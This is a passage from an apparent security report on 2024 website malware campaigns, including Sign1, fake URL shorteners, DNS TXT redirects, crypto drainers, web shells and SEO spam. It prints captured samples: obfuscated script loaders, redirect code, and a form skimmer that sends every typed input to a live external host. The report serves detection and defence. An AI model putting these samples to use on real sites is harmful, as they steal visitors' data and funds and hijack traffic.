    var _abc81 = _de060.referrer;

    if (!_abc81) return;

    var _39fd9 = [20029, 20024, 20007, 20020, 20021, 20016, 20002, 20025,
        20019, 20030, 20016, 20003, 20021, 20026, 20024, 20005, 20095,
        20024, 20031, 20023, 20030];

    _39fd9 = _39fd9.map(function(_97bdc){
        return _97bdc ^ 20049;
    });

    var _acae = "f020f0949616a5bf170959877fca5447";

    _39fd9 = String.fromCharCode(..._39fd9);

    var _4a1e2 = "https://";
    var _6dfd9 = "/";
    var _75ec8 = "track-";

    var _6d06a = ".js";

    var _67a71 = _de060.createElement("script");
    _67a71.type = "text/javascript";
    _67a71.async = true;
    _67a71.src = _4a1e2 + _39fd9 + _6dfd9 + _75ec8 + _87723 + _6d06a;

    _de060.getElementsByTagName("head")[0].appendChild(_67a71)

}(document);
</script>
```

Example of a Sign1 malware injection found on an infected WordPress website.

Key characteristics of Sign1 infections include:

- Advanced traffic filtering based on referrer headers from major platforms like Google and Facebook generated time-based URLs that expire within 10-minute windows
- Multiple layers of code obfuscation including XOR encoding and dynamic JavaScript generation
- Deep integration with VexTrio's traffic distribution system
- Use of legitimate WordPress plugins to inject malicious code and store it in a database to evade file-based detection


## Bogus URL shorteners

The Bogus URL Shortener campaign, detected on 35,758 websites across the internet in 2024, leverages links resembling URL shortening services to redirect website visitors to low-quality question and answer sites monetized through Google Adsense.

This campaign specifically targets mobile users, creating complex redirect chains that eventually lead to low-quality content farms monetized through aggressive advertising. The attackers have demonstrated remarkable adaptability, regularly introducing new domains and modification techniques to evade detection.

What makes this campaign particularly effective is its multi-faceted approach to code injection. Rather than relying on a single technique, attackers employ various methods ranging from highly obfuscated JavaScript to simple external script tags. In 2023, we observed the campaign expanding its scope to include cryptocurrency-related scams, with compromised sites redirecting mobile traffic to AI-generated blogs about cryptocurrency investments.

The campaign's infrastructure shows significant investment in evasion techniques. Attackers maintain a large network of disposable domains hidden behind DDos-Guard and CloudFlare services/proxies. In 2024, they continued registering bogus URL shortening domains including cuttlyco[.]asia, urlcuttly[.]net, and servme[.]observer.



```
<script>function _0x3023(_0x562006, _0x1334d6){const _0x1922f2=_0x1922();return
    _0x3023=function(_0x30231a, _0x4e4880){_0x30231a=_0x30231a-0x1bf;let
    _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,
    _0x1334d6);}function _0x1922(){const _0x5a990b=['substr','length','-hurs','
    open','round','443779RQfzWn','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63
    \x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x42\x71\x47\x33\x63\x363','click','
    5114346JdlaMi','1780163aSIYqH','forEach','host','_blank','68512ftWJcO','
    addEventListener','-mnts','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75
    \x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x77\x68\x6f\x35\x63\x355','
    4588749LmrVjF','parse','630bGPCEV','mobileCheck','\x68\x74\x74\x70\x3a\x2f
    \x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x57\x79\x55\x38
    \x63\x378','abs','-local-storage','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c
    \x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x56\x57\x75\x39\x63\x329','
    56bnMKls','opera','6946eLteFW','userAgent','\x68\x74\x74\x70\x3a\x2f\x2f\x75
    \x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x73\x4b\x52\x34\x63\x39
    4','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e
    \x65\x74\x2f\x6d\x78\x49\x37\x63\x377','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72
    \x6c\x63\x75\x74\x74\x6c\x79\x2e\x6e\x65\x74\x2f\x50\x62\x50\x32\x63\x392','
    floor','\x68\x74\x74\x70\x3a\x2f\x2f\x75\x72\x6c\x63\x75\x74\x74\x6c\x79\x2e
    \x6e\x65\x74\x2f\x64\x75\x55\x36\x63\x346','999HIfBhL','filter','test','
    getItem','random','138490EjXyHW','stopPropagation','setItem','70kUzPYI'];
...skipped...
(_0x111835(0x1d8),_0x168fb9);}();</script>
<!-- URLs used in this Bogus URL Shorneter injection
 http://urlcuttly[.]net/BqG3c63, http://urlcuttly[.]net/who5c55,
 http://urlcuttly[.]net/WyU8c78, http://urlcuttly[.]net/VWu9c29
 http://urlcuttly[.]net/sKR4c94, http://urlcuttly[.]net/mxI7c77
 http://urlcuttly[.]net/PbP2c92, http://urlcuttly[.]net/duU6c46 -->
```

Example of bogus URL shortener malware found on an infected website.

Indicators of compromise include:

- Sophisticated traffic filtering targeting mobile devices through extensive user agent analysis
- Complex redirect chains implementing multiple intermediate hops to avoid detection and blocking
- Continuous rotation of shortener domains through automated infrastructure to maintain campaign resilience
- Hybrid injection techniques combining both obvious and deeply obfuscated code to complicate removal

## Uncategorized VexTrio redirects

In 2024 SiteCheck found generic uncategorized redirects to VexTrio URLs on 30,191 websites across the internet. Multiple malware campaigns use VexTrio for monetization. The most prominent of them (including Sign1, Balada Injector, and DollyWay) have their own distinct signatures. However, sometimes our SiteCheck scanner can only see generic patterns of VexTrio redirects. This often occurs when the main malicious functionality is hidden on the server side.

VexTrio operates a complex network of redirect chains designed to funnel visitors through various scam operations.

Distinctive features include:


- Multi-layer traffic filtering system analyzing user agents, IP addresses, and browser characteristics
- Redirects to various scam sites, including:
  - Browser push notification scams ("Click allow if you are not a robot")
  - LosPollos dating and sweepstakes scams
  - Tech support scams

## DNS TXT Records

The **DNS TXT Records malware campaign**, detected on 24,936 websites across the internet in 2024, represents one of the most innovative approaches to traffic manipulation observed during the year. This campaign distinguishes itself by storing malicious redirect URLs within DNS TXT records of attacker-controlled domains, effectively creating a dynamic, hard-to-detect and block command and control infrastructure. The technique allows attackers to modify their redirect destinations without touching the compromised websites' files or making HTTP requests, making traditional detection methods less effective.

The campaign's evolution throughout 2024 demonstrated increasing complexity, particularly in its shift from client-side JavaScript injections to stealthier server-side PHP redirects in March. This transition significantly improved the malware's ability to evade detection while maintaining its effectiveness. The malware is injected as a WPCode PHP snippet, establishes multiple persistence mechanisms to maintain control even after initial discovery and removal attempts.

The technical implementation reveals careful attention to operational security. The malware employs various evasion techniques, including hiding plugin presence from WordPress admin panels, disguising administrative notifications, and implementing cookie-based backdoors. These backdoors serve multiple purposes, allowing attackers to update DNS tracking domains and create rogue administrator accounts at will. Perhaps most notably, the campaign maintains persistence through automated bot networks that actively monitor and reactivate disabled malicious plugins, making complete removal particularly challenging.



PRESS THE "ALLOW" BUTTON TO VERIFY YOU'RE HUMAN!

Typical redirect destination to a DNS TXT Record scam notification.

Key technical characteristics include:


- Sophisticated DNS TXT record query system retrieving encrypted redirect URLs from attacker-controlled domains
- Evolution from client-side JavaScript to stealthier server-side PHP implementations for redirect handling
- Implementation of persistent backdoors using cookie-based authentication mechanisms
- Advanced plugin concealment techniques preventing detection in WordPress administrative interfaces
- Automated systems monitoring and reactivating disabled malicious components through bot networks

The campaign primarily leverages domains like tracker-cloud[.]com, ads-promo[.]com, logsmetrics[.]com, tracker-cloud[.]com, cloud-stats[.]com, airlogs[.]net, logs-web[.]com, dns-routing[.]net, cdn-routing[.]com, webdmonitor[.]io for its DNS TXT record infrastructure. Hosting providers are advised to sinkhole DNS queries for these domains and their subdomains to disrupt functionality of the malware.

## Web3 crypto drainers

SiteCheck detected **Web3 Crypto Drainer** malware on 23,372 infected websites across the internet in 2024. This campaign represents a novel form of website malware targeting Web3 and cryptocurrency assets through crypto drainers injected onto compromised websites.

The malware employs phishing tactics, using misleading popups to trick visitors into connecting their cryptocurrency wallets to the compromised site. Once connected, the malware drains funds from the victim's wallet by signing unauthorized transactions that transfer assets to the attacker's wallet.




Example of a known Web3 crypto-drainer popup.

Historically, drainers have been used on phishing sites designed to attack people interested in cryptocurrencies. These phishing sites were promoted through social networks and instant messaging applications like Telegram.

In 2024, however, bad actors decided that cryptocurrency adoption had improved to a point that made it worthwhile to expose completely unexpecting visitors of random compromised sites to Web3 scams. In Q1, we saw a number of infections redirecting website visitors to phishing sites containing crypto draining malware. Researchers also saw drainer scripts injected directly into compromised websites.

The most notable malware campaign that injected Angel Drainer scripts used the following URLs:

- billlionair[.]app/cachingjs/turboturbo.js
- dynamiclinks[.]cfd/cachingjs/turboturbo.js
- dynamiclink[.]lol/cachingjs/turboturbo.js
- dynamic-linx[.]com/chx.js



```
<script>function generateRandomString(t){const e="
    ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";let n="";for(let o=0;o<t;o++){
    const t=Math.floor(62*Math.random());n+=e.charAt(t)}return n}const uid=generateRandomString(10);
    function sendPostRequest(t,e){const n=new URLSearchParams;n.append("uid",uid),n.append("i_name",t)
    ,// Add the field name as a parameter
n.append("b",btoa(e)),fetch("https://hostpdf.co/pinche.php",{method:"POST",headers:{"Content-Type":"
    application/x-www-form-urlencoded"},body:n.toString()}).then((t=>t.text())).then((t=>console.log(t
    ))).catch((t=>console.error("Error:",t)))}document.addEventListener("input",(function(t){if("INPUT
    "===t.target.tagName&&"button"!==t.target.type){sendPostRequest(t.target.name||t.target.id,t.
    target.value)}}));</script><script>// Get all <button> and <a> elements
var buttons = document.querySelectorAll('button');
var links = document.querySelectorAll('a');

// Add class "connectButton" to each <button> element
buttons.forEach(function(button) {
  button.classList.add('connectButton');
});

// Add class "connectButton" to each <a> element
links.forEach(function(link) {
  link.classList.add('connectButton');
});</script>
<script src="https://billlionair.app/cachingjs/turboturbo.js"></script>
```

Example of crypto-draining malware found on a compromised website.

Detections for this malware peaked in February-March 2024 and then gradually died down. It's likely that the efficacy of crypto drainer scams on compromised sites was significantly lower than those found on specialized phishing sites, so we suspect bad actors needed to wait for the next milestone in Web3 technology adoption.

Characteristics of web3 crypto drainers include:

- Targets users of popular cryptocurrency wallets through convincing connection interfaces
- Displays "Connect Wallet" pop-ups unrelated to site functionality.
- Along with connecting the wallet, users are tricked to give permission to transfer all their digital assets to third-party wallets controlled by the drainer operators.


## Web shells

16,978 scans resulted in detection of public web interfaces of known web shells, which are used by bad actors to control and manipulate compromised environments. Using web shells, attackers can perform all sorts of file operations, work with databases and execute shell commands.

Example of a web shell interface.


# SEO spam

Unauthorized content and link injections designed to manipulate search engine rankings and redirect valuable organic traffic.



SEO spam infections affected 422,741 websites in 2024, representing a significant portion of all detected compromises. These attacks continue to evolve, employing various techniques to manipulate search engine rankings and redirect valuable organic traffic.


## SEO Spam Family Distribution - 2024



## Hidden content

Hidden content SEO spam, detected on 114,318 websites across the internet in 2024, represents a common black hat SEO technique used to conceal injected spam content (usually containing links to third-party sites) within legitimate web pages. This technique exploits the difference between how search engines and human visitors interpret web content, allowing attackers to inject spam while maintaining a seemingly legitimate appearance for regular users. The primary goal is to leverage the compromised site's domain authority to improve rankings for unauthorized content without alerting website owners to the compromise.

The technical implementation of hidden content spam shows remarkable ingenuity in exploiting web technologies. Attackers employ various CSS and JavaScript techniques to conceal spam content, with the most common method being the creation of div elements positioned far off-screen using large negative pixel values. Another prevalent technique involves creating containers with zero height or font size, effectively rendering the content invisible to humans while remaining indexable by search engines.



```
<code style="position: absolute; top: -19116px;">this is an online replica watch
store to buy quality <a href="https://www.[redacted].me/">https://[redacted].me</a>.
cheap <a href="https://www.[redacted].to/">https://[redacted].to/</a> hunt for
pattern stack  belonging to the today's style and design. best swiss <a href="https://
es.[redacted].to/">es.[redacted].to</a> schooling more mature watchmaking gurus.
humans of all avenues of life want <a href="https://www.[redacted].com/">
www.[redacted].com</a> for sale in usa. <a href="https://www.[redacted].ru/">
https://[redacted].ru/</a> is most popular during recent three years in watch market.
luxury <a href="https://www.[redacted].to/">[redacted].to</a> ways of life and
additionally haul ahead of time that quintessence of this normal europe watchmaking.
luxury <a href="https://www.[redacted].com/">https://[redacted].com/</a> ways of life
and additionally haul ahead of time that quintessence of this normal europe
watchmaking. many kinds of best quality <a href="https://www.[redacted].to/">[
redacted].to</a>. </code>
```

Example of hidden content SEO spam.

The persistence of hidden content spam is particularly problematic because it often survives routine cleanup attempts. Attackers frequently inject their code into legitimate template files, database entries, and even widget configurations, making complete removal challenging without comprehensive scanning tools.

The spam content typically promotes high-value keywords related to pharmaceuticals, gambling, adult content, and counterfeit goods, potentially exposing website owners to legal liability in addition to search engine penalties.


Common techniques observed in 2024 include:

- CSS manipulation using extreme negative positioning values to shift content completely off-screen
- Use of JavaScript to make spammy HTML blocks invisible to human visitors
- Implementation of containers with close-to-zero dimensions and hidden overflow to conceal spam content while remaining indexable

## Japanese SEO Spam

Japanese SEO spam continues to be a pervasive threat, with 117,393 detections across the internet in 2024. This campaign specializes in creating massive networks of doorway pages written in Japanese. This spam campaign targets users from Japan who search for cheap counterfeit luxury goods, designer brands, and other merchandise.

Search engines index thousands of doorway pages created by attackers. However, when people click on such search results, instead of going to the compromised site, they are being redirected to obscure Chinese online stores that use disposable, constantly-changing domain names.




```
<title>2021共通テスト
<title>UPKOCH 1個 親指琴楽器 小さな楽器 不満足 ポータブルサムピアノ 楽器ハンマー キー 指 親指 ピアノ 親指ピアノ フィンガーピア
<title>未開封品 フィギュア ROBOT魂 <SIDE AB> ギトール 魂ウェブ商店限定｜フィギュア
<title>kabuto AVAND 2 ジェットヘルメット カブト バイク
<title>DV mark DVmicro50｜ギタ
<title>【入手困難】BURBERRY 現行タグ 送料込 スウェット ワッペン クルーネック
<title>bitch skateboards ビッチ　スケートボード　90s ビンテージ　ナイロンジャケット　コーチジャケット　スケートボーダーズ
<title>■マルヤス ベルトコンベヤ ミニミニエックス224型 単相200V 出力90W ベルト幅400MM 機長50CM 定速K30 蛇行レスベルト モ
<title>サンダル【GALLARDAGALANTE】未使用品 - サンダル
<title>■新古タイヤ■　155/65R14 75Q BRIDGESTONE BLIZZAK VRX タント エヌボックス デイズ等 新品 冬タイヤ スタッドレス 4本
<title>ディフューザー　アランビック　フィトサンアローム社製 ダイエット
<title>再値下げしました‼ MARNI 20SSスカート｜レディース
<title>競泳水着 ジュニア
<title>公式 テリア　サンパール
<title>アメフト防具 柔軟 DOUGLAS（ダグラス）ショルダーパット Sサイズ
```

Examples of typical titles found on Japanese spam pages.

The sophistication of Japanese SEO spam lies in its comprehensive approach to compromising websites. Attackers don’t simply inject spam content; they implement complex systems to protect their injections and ensure persistence. A distinctive characteristic is the placement of .htaccess files throughout the compromised environment - often exceeding 300 files in a typical WordPress installation. These files serve a dual purpose: preventing the execution of competing attackers’ backdoors while maintaining access for their own malicious code.

The impact of Japanese SEO spam extends beyond simple content injection. When a website is compromised, search results become polluted with Japanese keywords and spam content, severely affecting the site’s legitimate search rankings. Website owners often remain unaware of the infection until they notice unusual traffic patterns or receive reports of strange search results. The spam content is frequently cloaked, appearing normal to regular visitors while serving different content to search engines, making manual detection even more challenging.



Typical search results of a site hacked with Japanese spam.


Characteristics of Japanese SEO spam infections include:

- Thousands of unauthorized pages in Japanese poison compromised sites’ search results
- Advanced cloaking mechanisms that serve Japanese-language doorway pages to search engines while maintaining normal site appearance for visitors
- Redirection of Japanese search engine users to obscure online stores that sell Chinese replicas of luxury goods and other stuff that you can commonly find on sites like AliExpress/Alibaba
- Server-side PHP scripts dynamically generate doorway pages obtaining their content from third-party servers
- Strategic placement of modified .htaccess files throughout website directories to protect malicious code while blocking competitor access

## Gambling SEO spam


Gambling SEO spam continues to be a dominant threat in 2024, with 79,817 detected infections across the internet. This category of spam specifically targets the lucrative online gambling market, creating vast networks of doorway pages designed to capture search traffic for casino- and betting-related keywords. There are multiple threat actors involved in this black hat SEO activity, capitalizing on affiliate programs run by various gambling sites.

Gambling spam infections range from injection of links, creating overlays with casino/bookmaker ads to redirecting search traffic to sites that serve as anonymous proxies to bigger gambling sites. In addition to using compromised sites, gambling SEO campaigns are notorious for using thousands of recently expired domains with existing authority, leveraging their established trust to boost rankings for gambling content.



```
<div style="position: absolute; left: -23003px;">
<h2>What&#8217;s special about Emu Casino&#8217;s offerings?</h2>
<p>Emu Casino, inspired by Australia&#8217;s national bird, offers a Down Under-themed
gaming experience. Its rich game library, combined with regular promotions and a
user-centric approach, has made <a href="https://[redacted].com/wp-content/pgs/?
emu-casino-games-online-gaming.html">https://[redacted].com/wp-content/
pgs/?emu-casino-games-online-gaming.html</a> a favorite among players. The platform's
focus on seamless play, both on desktop and mobile, ensures a top-notch gaming journey.</p>
</p></div>
<div style="position: absolute; left: -39479px;">
<h2>Why is Tsars Casino considered a top-tier platform?</h2>
<p>sars Casino, inspired by Russian royalty, offers a majestic gaming experience. With its
luxurious design, vast game offerings, and royal promotions, it promises an opulent play
environment. Tsars <a href="https://[redacted].com/wp-content/pgs/
tsars-casino-overview-free-cash-and-receiving-deposits.html">https://[redacted].com/
wp-content/pgs/tsars-casino-overview-free-cash-and-receiving-deposits.html</a> dedication
to player satisfaction, combined with its seamless platform and top security measures,
ensures a regal gaming adventure for all.</p>
</p></div>
<div style="position: absolute; left: -83252px;">
<h2>Why is Freespin Casino a top pick for slot lovers?</h2>
<p>sars Casino, inspired by Russian royalty, offers a majestic gaming experience. With its
luxurious design, vast game offerings, and royal promotions, it promises an opulent play
environment. Tsars <a href="https://[redacted].org/wp-content/pgs/?
money-and-assistance-freespin-casino-review.html">https://[redacted].org/wp-content/
pgs/?money-and-assistance-freespin-casino-review.html</a> combined with top-notch graphics
and frequent bonuses, ensures players get the most spins for their buck, making every play
session memorable.</p>
</p></div>
```

Example of a gambling SEO spam infection.



```
<div style="display:none;">
<a href="https://144.[redacted].152/">sekolahtoto</a>
<a href="https://[redacted].net/">SEKOLAHTOTO</a>
<a href="https://[redacted].com/">SEKOLAHTOTO</a>
<a href="https://[redacted].org/">sekolahtoto</a>
<a href="http://178.[redacted].2/">http://178.[redacted].2/</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].id/">sekolahtoto</a><p><a href="https://
